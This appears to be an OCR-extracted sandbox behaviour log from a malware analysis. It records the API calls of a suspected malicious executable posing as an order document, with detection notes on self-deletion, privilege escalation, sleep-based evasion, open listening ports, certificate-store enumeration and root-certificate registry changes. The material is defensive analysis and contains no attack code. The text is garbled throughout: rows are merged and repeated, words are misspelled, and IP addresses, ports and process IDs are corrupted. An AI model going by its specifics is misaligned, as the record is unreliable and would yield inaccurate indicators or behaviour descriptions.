FindFirstFileExW Args: (5c4, 0, 20ef804, 20ef828) Return: 1 Detection April Name: FindFirstFileExW Args: (5c4, 0, 20ef804, 20ef828) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 1024 April Name: FindFirstFileExW Args: (5c4, 0, 20ef804, 20ef828) Return: 1 Detect	Call Filesystem API		3064	3096
Detection Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 3096 File: %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL Detection Threat Characteristic: Deletes self to remove traces of the infection %WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe Call Filesystem API API Name: FindFirstFileExW Args: (%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe			3064	3096
Process ID: 3096 File: WorkingDI%REVISED ORDER 068490470 DECEMBER 2022.exe Type: VSDT_EXE_MSIL Detection Threat Characteristic: Evecutes commands or uses API to obtain system information Process ID: 3096 Info: Obtains file or directory info from API result Call Filesystem API API Name: FindNextFileW Args: (2985f8, 240c74) Return: 0 API Name: FindNextFileW Args: (2986f8, 240c74) Return: 0 API Name: FindNextFileW Args: (2986f8, 240c74) Return: 0 Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3096 Info: Obtains file or directory info from API result Call System API API Name: AdjustTokenPrivileges Args: (5c4, 0,, 20ef804, 20ef828) Return: 1 Detection Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges				
Type: VSDT_EXE_MSIL Detection Threat Characteristic: Deletes self to remove traces of the infection %WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe Call Filesystem API API Name: FindFirstFileExW Args: (%WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe, 0, 00240C74, 0, 00000000, 2) Return: 002985F8 3064 3096 Detection Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3096 Info: Obtains file or directory info from API result Call Filesystem API API Name: FindNextFileW Args: (2985f8, 240c74) Return: 0 API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1 Detection Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges		Process ID: 3096		
Detection Threat Characteristic: Deletes self to remove traces of the infection %WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe Call Filesystem API API Name: FindFirstFileExW Args: (%WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe, 0, 00240C74, 0, 00000000, 2) Return: 002985F8 3064 3096 Detection Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3096 Info: Obtains file or directory info from API result Call Filesystem API API Name: FindNextFileW Args: (2985f8, 240c74) Return: 0 3064 3096 Call System API API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef808) Return: 1 3024 1624 Detection Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges				
Call Filesystem API API Name: FindFirstFileExW Args: (%WorkingDir%REVISED ORDER 068490470 DECEMBER 2022.exe, 0, 00240C74, 0,00000000, 2) Return: 002995F8 3064 3096 Detection Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3096 Info: Obtains file or directory info from API result 3064 3096 Call Filesystem API API Name: FindNextFileW Args: (2985f8, 240c74) Return: 0 3064 3096 Call System API API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef808) Return: 1 3024 1624 Detection Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges	Detection			
Detection Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 3096 Info: Obtains file or directory info from API result Call Filesystem API API Name: FindNextFileW Args: (2985f8, 240c74) Return: 0 3064 3096 Call System API API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef808) Return: 1 3024 1624 Detection Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges				
Process ID: 3096 Info: Obtains file or directory info from API result Call Filesystem API API Name: FindNextFileW Args: (2985f8, 240c74) Return: 0 3064 3096 Call System API API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1 3024 1624 Detection Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges	Call Filesystem API	API Name: FindFirstFileExW Args: (%WorkingDir%\REVISED ORDER 068490470 DECEMBER 2022.exe, 0, 00240C74, 0, 00000000, 2) Return: 002985F8	3064	3096
Info: Obtains file or directory info from API result Call Filesystem API API Name: FindNextFileW Args: (2985f8, 240c74) Return: 0 API Name: AdjustTokenPrivileges Args: (5c4, 0,, 20ef828) Return: 1 Detection Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges	Detection			
Call Filesystem API API Name: FindNextFileW Args: (2985f8, 240c74) Return: 0 3064 3096 Call System API API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef828) Return: 1 3024 1624 Detection Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges				
Call System API API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef828) Return: 1 Detection Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges	Call Filosystom API		3064	3006
Detection Threat Characteristic: Escalates process privileges to gain a higher level of access Process ID: 1624 Info: Obtains system level privileges				
Process ID: 1624 Info: Obtains system level privileges			3024	1024
Info: Obtains system level privileges	Detection			
Call System API API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1 3024 1624				
	Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624

Detection	Threat Characteristic: Attempts to evade detection and analysis Process ID: 1624		
	Info: Delays execution		
Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5c4, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API Detection	API Name: GetVersionExA Args: (eea44) Return: 1 Threat Characteristic: Executes commands or uses API to obtain system information	3024	1624
Detection	Process ID: 1624 Info: Obtains system version from API result		
Call System API	API Name: GetVersionExA Args: (75aa0298) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API Call System API	API Name: GetVersionExA Args: (eea44) Return: 1 API Name: GetVersionExA Args: (eea44) Return: 1	3024 3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: GetVersionExA Args: (eea44) Return: 1	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Detection	Threat Characteristic: Calls sleep function for an extended period Process 1624 slept for long or infinite time.		
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API Call System API	API Name: SleepEx Args: (2000, 0) Return: 0 API Name: SleepEx Args: (2000, 0) Return: 0	3024 3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0 , , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: AdjustTokenPrivileges Args: (5d0, 0, , 20ef804, , 20ef828) Return: 1	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call System API	API Name: SleepEx Args: (2000, 0) Return: 0	3024	1624
Call Network API	API Name: socket Args: (2, 2, 0) Return: 4d0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 4d0	3064	2676
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1, 40006000) Return: 9701	3064	2676
Call System API	API Name: DnsQueryExW Args: (iecvlist.microsoft.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 554	3064	2676
Call Network API	API Name: socket Args: (2, 1, 6) Return: 4fc	3064	2676
Call Network API	API Name: bind Args: (4fc, 0.0.0:49177, 16) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port 0.0.0.0:49177		
Call System API	API Name: ConnectEx Args: (4fc, 72.21.81.200:443, 16, 0, 0, 0, 2bbf/2ac) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 1, 6) Return: 5c8	3064	2676
Call Network API	API Name: socket Args: (23, 1, 6) Return: 614	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 5a0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 5a0	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%Microsoft\SystemCertificates\My\Certificates*, 0, 205e504, 0, 0, 0) Return: 2bbf2a8	3064	2676
Detection	Threat Characteristic: Executes commands or uses API to obtain system information Process ID: 2676 Info: Obtains file or directory info from API result		
Call Filesystem API	API Name: FindNextFileW Args: (2bb/2a8, 205e504) Return: 1	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 205e504, 0, 0, 0) Return: 2bbf/2a8	3064	2676
	g		1

Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 205e504, 0, 0, 0) Return: 2bbf/2a8	3064	2676
Call Network API	API Name: send Args: (4fc,, 1, 177) Return: 0	3064	2676
Call Network API	API Name: socket Args: (2, 1, 6) Return: 634	3064	2676
Call Network API	API Name: bind Args: (634, 0.0.0.049178, 16) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port 0.0.0.0:49178		
Call System API	API Name: ConnectEx Args: (634, 72.21.81.200:443, 16, 0, 0, 0, 2bbf4ec) Return: 0	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 638	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 638	3064	2676
Call System API	API Name: DnsQueryExW Args: (r20swj13mr.microsoft.com, 1, 40006000) Return: 9701	3064	2676
Call Network API	API Name: send Args: (634,, 1, 177) Return: 0	3064	2676
Call System API	API Name: DnsQueryExW Args: (r20swj13mr.microsoft.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 644	3064	2676
Call Network API	API Name: socket Args: (2, 1, 6) Return: 644	3064	2676
Call Network API	API Name: bind Args: (644, 0.0.0.0:49179, 16) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port		
Call System API	0.0.0.0:49179 API Name: ConnectEx Args: (644, 72.21.81.200:443, 16, 0, 0, 0, 2bbl(52c) Return: 0	3064	2676
Call Network API	API Name: socket Args: (2, 1, 6) Return: 650	3064	2676
Call Network API	API Name: bind Args: (650, 0.0.0.049180, 16) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port	3004	2010
Detection	0.0.0.0:49180		
Call System API	API Name: ConnectEx Args: (650, 72.21.81.200:443, 16, 0, 0, 0, 2bbf5ec) Return: 0	3064	2676
Call Network API	API Name: send Args: (644,, 1, 179) Return: 0	3064	2676
Call Network API	API Name: send Args: (650,, 1, 179) Return: 0	3064	2676
Call Network API	API Name: send Args: (4fc,, 1, 166) Return: 0	3064	2676
Call Network API	API Name: send Args: (634,, 1, 166) Return: 0	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 205e118, 0, 0, 0) Return: 2bbf568	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 205e118, 0, 0, 0) Return: 2bbf568	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 205e118, 0, 0, 0) Return: 2bbf568	3064	2676
Call Network API	API Name: send Args: (644,, 1, 166) Return: 0	3064	2676
Call Network API	API Name: send Args: (650,, 1, 166) Return: 0	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 3afefe0, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindNextFileW Args: (2bbf4e8, 3afefe0) Return: 1	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 5dcf040, 0, 0, 0) Return: 2bbf9e8	3064	2676
Call Filesystem API	API Name: FindNextFileW Args: (2bbf9e8, 5dcf040) Return: 1	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 3afefe0, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3afefe0, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 5dcf040, 0, 0, 0) Return: 2bbf9e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 5dcf040, 0, 0, 0) Return: 2bbf9e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 3daee60, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindNextFileW Args: (2bbf4e8, 3daee60) Return: 1	3064	2676
Call Service API	API Name: OpenServiceW Args: (5a25898, gpsvc, 5) Return: 5a259b0	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 3daee60, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3daee60, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 3aff0d4, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 3aff0d4, 0, 0, 0) Return: 2bbf4e8	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3aff0d4, 0, 0, 0) Return: 2bbf4e8	3064	2676
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\5B\52C64B7E\LanguageList Value: en-US\0en\0	3064	2676
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: N	3064	2676
	one		
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 205e20c, 0, 0, 0, 0) Return: 2b1eb50	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 3daef54, 0, 0, 0) Return: 2b1ee10	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\Certificates*, 0, 5dcf134, 0, 0, 0) Return: 2b1eb10	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 5dcf134, 0, 0, 0) Return: 2b1eb10	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 5dcf134, 0, 0, 0) Return: 2b1eb10	3064	2676
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 205e20c, 0, 0, 0) Return: 2b1eb50	3064	2676
	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 205e20c, 0, 0, 0) Return: 2b1eb50	3064	2676
Call Filesystem API		2224	2676
	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 3daef54, 0, 0, 0) Return: 2b1ee10	3064	
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CRLs*, 0, 3daef54, 0, 0, 0) Return: 2b1ee10 API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3daef54, 0, 0, 0) Return: 2b1ee10	3064	2676
Call Filesystem API Call Filesystem API			2676 2676
Call Filesystem API Call Filesystem API Call Network API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3daef54, 0, 0, 0) Return: 2b1ee10	3064	
Call Filesystem API Call Filesystem API Call Network API Call Network API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3daef54, 0, 0, 0) Return: 2b1ee10 API Name: socket Args: (2, 2, 0) Return: 680	3064 3064	2676
Call Filesystem API Call Filesystem API Call Network API Call Network API Call System API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3daef54, 0, 0, 0) Return: 2b1ee10 API Name: socket Args: (2, 2, 0) Return: 680 API Name: socket Args: (23, 2, 0) Return: 680	3064 3064 3064	2676 2676
Call Filesystem API Call Filesystem API Call Network API Call Network API Call System API Call System API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3daef54, 0, 0, 0) Return: 2b1ee10 API Name: socket Args: (2, 2, 0) Return: 680 API Name: Socket Args: (23, 2, 0) Return: 680 API Name: DnsQueryExW Args: (ctidl.windowsupdate.com, 1, 40006000) Return: 9701	3064 3064 3064 3064	2676 2676 2676
Call Filesystem API Call Filesystem API Call Network API Call Network API Call System API Call System API Call System API Call Network API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3daef54, 0, 0, 0) Return: 2b1ee10 API Name: socket Args: (2, 2, 0) Return: 680 API Name: socket Args: (23, 2, 0) Return: 680 API Name: DnsQueryExW Args: (ctdld.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DnsQueryExW Args: (ctdld.windowsupdate.com, 1c, 40006000) Return: 0	3064 3064 3064 3064 3064	2676 2676 2676 2676
Call Filesystem API Call Filesystem API Call Network API Call System API Call System API Call System API Call Network API Call Network API Call Network API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3daef54, 0, 0, 0) Return: 2b1ee10 API Name: socket Args: (2, 2, 0) Return: 680 API Name: socket Args: (23, 2, 0) Return: 680 API Name: DnsQueryExW Args: (ctdld.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DnsQueryExW Args: (ctdld.windowsupdate.com, 1c, 40006000) Return: 0 API Name: socket Args: (23, 2, 0) Return: 818	3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676
Call Filesystem API Call Filesystem API Call Network API Call Network API Call System API Call System API Call System API Call Network API Call Network API Call Network API Call Network API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3daef54, 0, 0, 0) Return: 2b1ee10 API Name: socket Args: (2, 2, 0) Return: 680 API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1c, 40006000) Return: 0 API Name: socket Args: (23, 2, 0) Return: 818 API Name: socket Args: (2, 2, 0) Return: 818	3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676
Call Filesystem API Call Filesystem API Call Network API Call Network API Call System API Call System API Call System API Call Network API Call System API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\SystemCertificates\My\CTLs*, 0, 3daef54, 0, 0, 0) Return: 2b1ee10 API Name: socket Args: (2, 2, 0) Return: 680 API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DnsQueryExW Args: (ctdl.windowsupdate.com, 1c, 40006000) Return: 0 API Name: socket Args: (23, 2, 0) Return: 818 API Name: socket Args: (2, 2, 0) Return: 818 API Name: socket Args: (23, 2, 0) Return: 818	3064 3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676
Call Network API Call Network API Call System API Call System API Call Network API	API Name: Socket Args: (2, 2, 0) Return: 680 API Name: DnsQueryExW Args: (ctidl.windowsupdate.com, 1, 40006000) Return: 0 API Name: Socket Args: (23, 2, 0) Return: 680 API Name: DnsQueryExW Args: (ctidl.windowsupdate.com, 1, 40006000) Return: 9701 API Name: DnsQueryExW Args: (ctidl.windowsupdate.com, 1c, 40006000) Return: 0 API Name: Socket Args: (23, 2, 0) Return: 818 API Name: Socket Args: (2, 2, 0) Return: 818 API Name: Socket Args: (23, 2, 0) Return: 818 API Name: DnsQueryExW Args: (ctidl.windowsupdate.com, 1, 40006000) Return: 9701	3064 3064 3064 3064 3064 3064 3064 3064	2676 2676 2676 2676 2676 2676 2676 2676

Call Network API	API Name: bind Args: (818, 0.0.0.49181, 128) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port 0.0.0.0/49181		
Call System API	API Name: ConnectEx Args: (818, 8.252.65.254:80, 16, 0, 0, 0, 2c4300) Return: 0	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 780	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 780	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 780	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 780	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 780	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	3064	2676
Call System API	API Name: DnsQueryExW Args: (cttdl.windowsupdate.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 780	3064	2676
		3064	
Call Network API	API Name: socket Args: (2, 1, 6) Return: 780		2676
Call Network API	API Name: bind Args: (780, 0.0.0.0:49182, 128) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port 0.0.0.0.49182		
Call System API	API Name: ConnectEx Args: (780, 8.252.65.254:80, 16, 0, 0, 0, 2c40a8) Return: 0	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 820	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 820	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctidl.windowsupdate.com, 1, 40006000) Return: 9701	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctidl.windowsupdate.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: binsqueryexw Args: (ctidi.windowsupdate.com, 1c, 40000000) Return: 0 API Name: socket Args: (23, 2, 0) Return: 820	3064	2676
Call Network API	API Name: socket Args: (2, 2, 0) Return: 820	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 820	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 9701	3064	2676
Call System API	API Name: DnsQueryExW Args: (ctldl.windowsupdate.com, 1c, 40006000) Return: 0	3064	2676
Call Network API	API Name: socket Args: (23, 2, 0) Return: 820	3064	2676
Call Network API	API Name: socket Args: (2, 1, 6) Return: 820	3064	2676
Call Network API	API Name: bind Args: (820, 0.0.0.0:49183, 128) Return: 0	3064	2676
Detection	Threat Characteristic: Listens on port 0.0.0.0:49183		
Call System API	API Name: ConnectEx Args: (820, 8.252.65.254:80, 16, 0, 0, 0, 2c4170) Return: 0	3064	2676
Call Network API	API Name: send Args: (818, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?6b1868a90bbccde7 HTTP/1.1\rinConnection: Keep-Alive\r\ nAccept: */"\r\nlf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nlf-None-Match: "08f5ab0361ad71:0"\r\n\User-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctl dl.windowsupdate.com\r\n\r\n, 1, 286) Return: 0	3064	2676
Call Network API	API Name: send Args: (780, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?e43655a60bb50807 HTTP/1.1\r\nConnection: Keep-Alive\r\ nAccept: */"\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/6.1\r\nHost: ctl dl.windowsupdate.com\r\n\r\n\r\n, 1, 286) Return: 0	3064	2676
Call Network API	API Name: send Args: (820, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab/25d59efd4864f1e4c HTTP/1.1\n/nConnection: Keep-Alive\n/n Accept: */"\n/nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\n/nIf-None-Match: "08f5ab0361ad71:0"\n/nUser-Agent: Microsoft-CryptoAPI/6.1\n/nHost: ctldl. windowsupdate.com\n/n\n/n, 1, 286) Return: 0	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (5a83160) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4d2b8) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4c438) Return: 1	3064	2676
Call Service API	API Name: OpenServiceW Args: (5a25fc8, CryptSvc, 5) Return: 5a25b18	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (5a6a6c8) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4c520) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4c9a8) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (5a72a50) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4c268) Return: 1	3064	2676
Call System API	API Name: WinHttpCloseHandle Args: (2b4ce30) Return: 1	3064	2676
Call Filesystem API	API Name: FindFirstFileEx/W Args: (%USERPROFILE%/AppData\LocalLow/Microsoft\CryptnetUrlCache\MetaData\7423F88C7F265F0DEFC08EA88C3BDE4 5.*, 0, 5dcece4, 0, 0, 0) Return: 5a5a460	3064	2676
